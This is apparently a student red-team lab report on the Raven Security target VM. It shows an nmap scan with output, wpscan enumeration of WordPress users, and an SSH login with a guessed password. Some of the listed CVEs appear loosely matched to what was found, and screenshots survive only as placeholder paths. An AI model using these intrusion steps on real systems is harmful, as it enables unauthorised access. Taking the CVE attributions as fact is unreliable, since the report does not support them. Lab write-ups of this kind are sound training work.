# Red Team: Summary of Operations

## Table of Contents



### Exposed Services

Nmap scan results for each machine reveal the below services and OS details:

Command to Scan Target 1:

**nmap -sC -sV 192.168.1.110**

Scan output:

```
root@Kali:~# nmap -sC -sV 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2021-12-07 17:59 PST
Nmap scan report for 192.168.1.110
Host is up (0.00052s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
| ssh-hostkey:
|   1024 26:81:c1:f3:5e:01:ef:93:49:3d:91:1e:ae:8b:3c:fc (DSA)
|   2048 31:58:01:19:4d:a2:80:a6:b9:0d:40:98:1c:97:aa:53 (RSA)
|   256 1f:77:31:19:de:b0:e1:6d:ca:77:07:76:84:d3:a9:a0 (ECDSA)
|_  256 0e:85:71:a8:a2:c3:08:69:9c:91:c0:3f:84:18:df:ae (ED25519)
80/tcp  open  http        Apache httpd 2.4.10 ((Debian))
|_http-server-header: Apache/2.4.10 (Debian)
|_http-title: Raven Security
111/tcp open  rpcbind     2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          33446/udp   status
|   100024  1          45553/tcp6  status
|   100024  1          58483/udp6  status
|_  100024  1          60105/tcp   status
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 4.2.14-Debian (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: -3h40m00s, deviation: 6h21m03s, median: 0s
|_nbstat: NetBIOS name: TARGET1, NetBIOS user: <unknown>, NetBIOS MAC: <unk
nown> (unknown)
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.2.14-Debian)
|   Computer name: raven
|   NetBIOS computer name: TARGET1\x00
|   Domain name: local
|   FQDN: raven.local
|_  System time: 2021-12-08T13:00:11+11:00
| smb-security-mode:
|   account_used: guest
```

This scan identifies the services below as potential points of entry:

Target 1: List of Exposed Services:

- Port 22 SSH
- Port 80 HTTP
- Port 111 rpcbind
- Port 139 NetBios
- Port 445 NetBios

Critical Vulnerability

- CVE-2018-1000030 Python privilege escalation
- CVE-2021-28041 ssh remote login is active at the user level with port 22 being open
- CVE-2019-15653 html password disclosure - The password hash is viewable in plaintext and it is unsalted
- CVE-2017-7760 exposed username and weak password which allowed guessing/brute force of password information. User access to the wp-config.php file via nano. This exposed MySQL password
- CVE-2017-8779 Open rpcbind port
- CVE-2017-15710 Apache https 2.4.10
- Network Mapping and User Enumeration (WordPress Site)


The following vulnerabilities were identified on each target:

- Target 1
    - List of Critical Vulnerabilities


*TODO: Include vulnerability scan results to prove the identified vulnerabilities.*

## Exploitation


1. Ran command: $ifconfig to get Target IP address



2. Put IP address in browser which routed to the following website:





3. Ran command: $wpscan –url http://192.168.1.110/wordpress -eu to scan for wordpress vulnerabilities.





wpscan output continued:


These results identified michael and steven as users on the Wordpress site we wanted to brute force.





4. Ran command: $ssh michael@192.168.1.110 to get into Michael's account and navigate with his credentials. We were able to guess Michale password which is "michael"


michael@target1: ~
File Actions Edit View Help
root@Kali:~# ssh michael@192.168.1.110
The authenticity of host '192.168.1.110 (192.168.1.110)' can't be establish
ed.
ECDSA key fingerprint is SHA256:rCGKSPq0sUfa5mqn/8/M0T63OxqkEIR39pi835oSDo8
.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.110' (ECDSA) to the list of known hos
ts.
michael@192.168.1.110's password:
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
michael@target1:~$

